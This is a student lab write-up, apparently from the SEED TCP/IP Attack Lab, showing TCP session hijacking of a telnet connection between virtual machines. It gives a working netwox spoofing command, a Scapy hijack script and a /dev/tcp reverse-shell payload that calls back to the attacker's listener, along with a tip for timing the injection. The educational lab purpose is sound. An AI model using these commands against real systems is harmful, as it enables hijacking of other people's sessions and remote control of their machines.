



Exhibit 4.3: The attacker on Machine A captures the network traffic, and notes the last sequence and acknowledgement number of the telnet connection. This allows Machine A to craft a payload that will be accepted by Machine B by leveraging the SEQ and ACK fields.



The attacker on Machine A then crafts the attack command using *netwox 40*. A description of the different fields for the attack command have been provided below for clarity.

Exhibit 4.4: Table describing each field in the attack command, along with an explanation of why the field has been set to the given value.

Field	Value	Explanation
--ip4-src	10.0.2.16	Spoofing the source IP address of the packet to be Machine C (Exhibit 4.3)
--ip4-dst	10.0.2.15	Destination IP address of Machine B (Exhibit 4.3)
--ip4-ttl	64	Time-to-live value of 64, as is standard in *telnet* connections. This is also the ttl value which which was captured in Wireshark within the legitimate traffic between Machine C and Machine B
--tcp-ack	N/A – no value	There is no value provided, as by setting the option itself, the ACK flag is enabled on the spoofed packet.
--tcp-sr	51892	Source port which is used by Machine C that was obtained from the Wireshark capture (Exhibit 4.3)
--tcp-dst	23	Destination port which is used in the telnet connection between Machine B and Machine C (Exhibit 4.3)
--tcp-seqnum	1868476615	Sequence number obtained from Wireshark capture (Exhibit 4.3)
--tcp-acknum	3822935284	Acknowledgement number obtained from Wireshark capture (Exhibit 4.3)
--tcp-window	2000	Chosen window size to send the given payload
--tcp-data	0d206d6b646972202f686f6d65 2f736565642f594f555f4841564 55f4245454e5f4841434b45440d	Hex value of “malicious” command “\r mkdir /home/seed/ YOU_HAVE_BEEN_HACKED\r” Note: *netwox 40* only takes hex values for the payload

Exhibit 4.5: Attack command is input into Machine A.

Machine A [Running]

```
Terminal
[01/31/21]seed@VM:~/A2$ sudo netwox 40 --ip4-src "10.0.2.16" --ip4-dst "10.0.2.1
5" --ip4-ttl 64 --tcp-ack --tcp-sr 51892 --tcp-dst 23 --tcp-seqnum 1868476615 --
tcp-acknum 3822935284 --tcp-window 2000 --tcp-data "0d206d6b646972202f686f6d652f
736565642f594f555f484156455f4245454e5f4841434b45440d"
```

Exhibit 4.6: The attack command is then run on Machine A

Machine A [Running]

```
Terminal
|___4___|___5___|____0x00=0_____|___________0x0050=80___________|
|              id                |r|D|M|       offsetfrag        |
|__________0x2503=9475___________|0|0|0|________0x0000=0_________|
|      ttl       |   protocol    |            checksum             |
|____0x40=64____|____0x06=6_____|_____________0x3D87______________|
|                            source                               |
|_____________________________10.0.2.16_____________________________|
|                          destination                            |
|_____________________________10.0.2.15_____________________________|
TCP_____________________________________________________________.
|          source port           |       destination port         |
|_________0xCAB4=51892___________|___________0x0017=23____________|
|                            seqnum                               |
|_____________________0x6F5EB0C7=1868476615_____________________|
|                            acknum                               |
|_____________________0xE3DD5CF4=3822935284_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window                |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|__________0x07D0=2000__________|
|           checksum             |            urgptr              |
|__________0x19F8=6648___________|___________0x0000=0_____________|
0d 20 6d 6b  64 69 72 20  2f 68 6f 6d  65 2f 73 65  # . mkdir /home/se
65 64 2f 59  4f 55 5f 48  41 56 45 5f  42 45 45 4e  # ed/YOU_HAVE_BEEN
5f 48 41 43  4b 45 44 0d                           # _HACKED.
[01/31/21]seed@VM:~/A2$
```

Now that the attack has been run, the expected output is that Machine B will now have the "YOU_HAVE_BEEN_HACKED" directory on the host. This is shown below.

Exhibit 4.7: Listing the files on Machine B, displaying that the directory specified by Machine A in the attack has been indeed created. This displays a successful attack.

Machine B [Running]


```
Terminal
[01/31/21]seed@VM:~$ ls
A1       Customization  Downloads         host   Pictures  source     YOU_HAVE_BEEN_HACKED
android  Desktop        examples.desktop  lib    Public    Templates
bin      Documents      get-pip.py        Music  secret    Videos
[01/31/21]seed@VM:~$
```

In addition, because Machine A has spoofed the next packet in the *telnet* connection between Machine C and Machine B, when Machine C then goes to further use the *telnet* connection, the packets are no longer accepted. This is because the sequence of the packets which Machine C is trying to send to Machine B does not align with the sequence numbers that Machine B is expecting.

From Machine B's perspective the packets which Machine C are attempting to send have *already been received*. However, this is not the case, as it was actually Machine A which had spoofed the subsequent packet.

From the user of Machine C's perspective, it will seem as if their terminal is no longer working, as it will be frozen. To provide clarity on what this looks like at a network level, the following screenshot has been provided.

Exhibit 4.8: Wireshark displaying that the attack is successful and that subsequent packets from Machine C are not accepted, as seen through the attempted resubmission of packets.



Performing the attack with a python script

The same attack can be performed with a python script. Similar to the attack performed with *netwox*, a spoofed packet will be crafted based on the intercepted sequence and acknowledgement numbers in Wireshark to run the same payload seen in Exhibit 4.4. The description of the following steps are not as detailed as the prior section, as the only difference is in the use of the python script instead of using *netwox*.

Exhibit 4.9: Machine C *telnets* into Machine B, then lists the files on the host to display that no "malicious" directories have been created.




Exhibit 4.10: Network traffic intercepted by the malicious actor on Machine A, displaying the last ACK packet from user (Machine C) to server (Machine B). The relevant information is then taken to spoof a packet, as shown in the following screenshot.




Exhibit 4.11: Python code to spoof a packet pretending to be Machine C to run the given data on Machine B. The same fields shown within Exhibit 4.4 are set in the Python script below. At a high level, once the relevant fields are set in the packet, running the Python script will send the malicious packet to Machine B.

Machine A [Running]

~/A2/TCPHijack.py - Sublime Text (UNREGISTERED)

TCPHijack.py

```
1  #!/usr/bin/python3
2  import sys
3  from scapy.all import *
4
5  print("Sending spoofed packet to hijack session")
6
7  ip = IP(src="10.0.2.16", dst="10.0.2.15")
8  tcp = TCP(sport=51894, dport=23, flags="A",
9  seq=1532036609, ack=182544753)
10 data = "\r mkdir /home/seed/YOU_HAVE_BEEN_HACKED\r"
11 pkt = ip/tcp/data
12 ls(pkt)
13 send(pkt,verbose=0)
```

Exhibit 4.12: Machine A running the malicious python script.

Machine A [Running]

Terminal

```
[01/31/21]seed@VM:~/A2$ ls
TCPHijack.py  TCP_RST_ATTACK.py
[01/31/21]seed@VM:~/A2$ sudo python TCPHijack.py
Sending spoofed packet to hijack session
version    : BitField (4 bits)                = 4               (4)
ihl        : BitField (4 bits)                = None            (None)
tos        : XByteField                       = 0               (0)
len        : ShortField                       = None            (None)
id         : ShortField                       = 1               (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0               (0)
ttl        : ByteField                        = 64              (64)
proto      : ByteEnumField                    = 6               (0)
chksum     : XShortField                      = None            (None)
src        : SourceIPField                    = '10.0.2.16'     (None)
dst        : DestIPField                      = '10.0.2.15'     (None)
options    : PacketListField                  = []              ([])
--
sport      : ShortEnumField                   = 51894           (20)
dport      : ShortEnumField                   = 23              (80)
seq        : IntField                         = 1532036609      (0)
ack        : IntField                         = 182544753       (0)
dataofs    : BitField (4 bits)                = None            (None)
reserved   : BitField (3 bits)                = 0               (0)
flags      : FlagsField (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>
)
window     : ShortField                       = 8192            (8192)
chksum     : XShortField                      = None            (None)
urgptr     : ShortField                       = 0               (0)
options    : TCPOptionsField                  = []              ([])
--
load       : StrField                         = '\r mkdir /home/seed/YOU_HAVE
_BEEN_HACKED\r' ('')
[01/31/21]seed@VM:~/A2$
```

Exhibit 4.13: Machine B now has the "YOU_HAVE_BEEN_HACKED" directory placed within their computer, displaying success of the attack.





Exhibit 4.14: Wireshark capture displaying that the attack is successful and that subsequent packets from Machine C are not accepted, as seen through the attempted resubmission of packets.



Side note regarding the realistic nature of the attack

One could argue that such a scenario where the user of Machine C suddenly stops typing on the telnet connection is unrealistic. As a side note, one way to still ensure the success of the attack would be to preset the spoofed packet to have sequence and acknowledgement numbers as 100 or 200 numbers ahead.


That way, the attacker can sniff the traffic so that when the user eventually reaches those numbers (as SEQ and ACK numbers increase with additional commands sent on the *telnet* connection), the spoofed packet is sent before the legitimate traffic to run the malicious payload.

Task 5: Creating Reverse Shell using TCP Session Hijacking

One should note that in most cases, attackers do not typically run a single command on the target machine. One way that attackers are able to run multiple commands on a target machine is to create a reverse shell upon a successful TCP Session Hijacking attack. In doing so, attackers can input multiple commands to manipulate and explore the given target machine. This follow-up to the initial TCP Session Hijacking attack seen in Task 4 is explored in this section.

To create a reverse shell, the attacker must first create a listener. Essentially, this listener will wait for an attempted connection to the specified port. Upon receiving an attempted connection, the listener can be used to establish the connection between the attacker's machine and the target machine. In this case, Machine A will be listening for a reverse shell connection from Machine B.

Exhibit 5.1: Using the *nc -l 9090 -v* command to create a verbose netcat listener on port 9090 on Machine A.



Similar to Task 4, Wireshark is used to sniff the relevant information from the last ACK packet sent between Machine C and Machine B. This is shown in the following screenshot.

Exhibit 5.2: Sniffing network traffic to obtain information from the last ACK packet sent between Machine C and Machine B.




Exhibit 5.3: The code seen in Exhibit 4.11 is then adjusted to use the relevant information from the Wireshark capture and contain the new payload that will establish the reverse shell connection. A description of the payload is provided in the Exhibit 5.4.





Exhibit 5.4: Explanation of the reverse shell payload.
Note: This description of the payload is informed by the description of the payload in SEED Lab's "TCP/IP Attack Lab".

Portion of Command	Description
/bin/bash -i	Create a bash shell that is interactive (*-i* option)
> /dev/tcp/10.0.2.13/9090	Direct the output of the shell to the TCP connection established with 10.0.2.13 on port 9090 (port 9090 is the port which the attacker's machine is listening on)
0<&1	Obtain input for the shell from the established TCP connection
2>&1	Redirect the error output to the TCP connection

The updated python script is then run on Machine A, which results in the following output on Machine A's listener.

Exhibit 5.5: Successful reverse shell connected between Machine B and Machine A's listener on port 9090.



One way to prove that this connection has been properly established is to run *ifconfig*. The expected output is that the IP address of the machine shown in the terminal window will be that of Machine B (10.0.2.15). This is displayed in the following exhibit.

Exhibit 5.6: Running *ifconfig* in Machine A's terminal window that was the prior listener. Note how the returned IP address is 10.0.2.15, which is the IP address of Machine B. Also note how even after running the command, the connection is still established. This indicates that the attacker on Machine A is free to continue running commands on Machine B through this reverse shell.

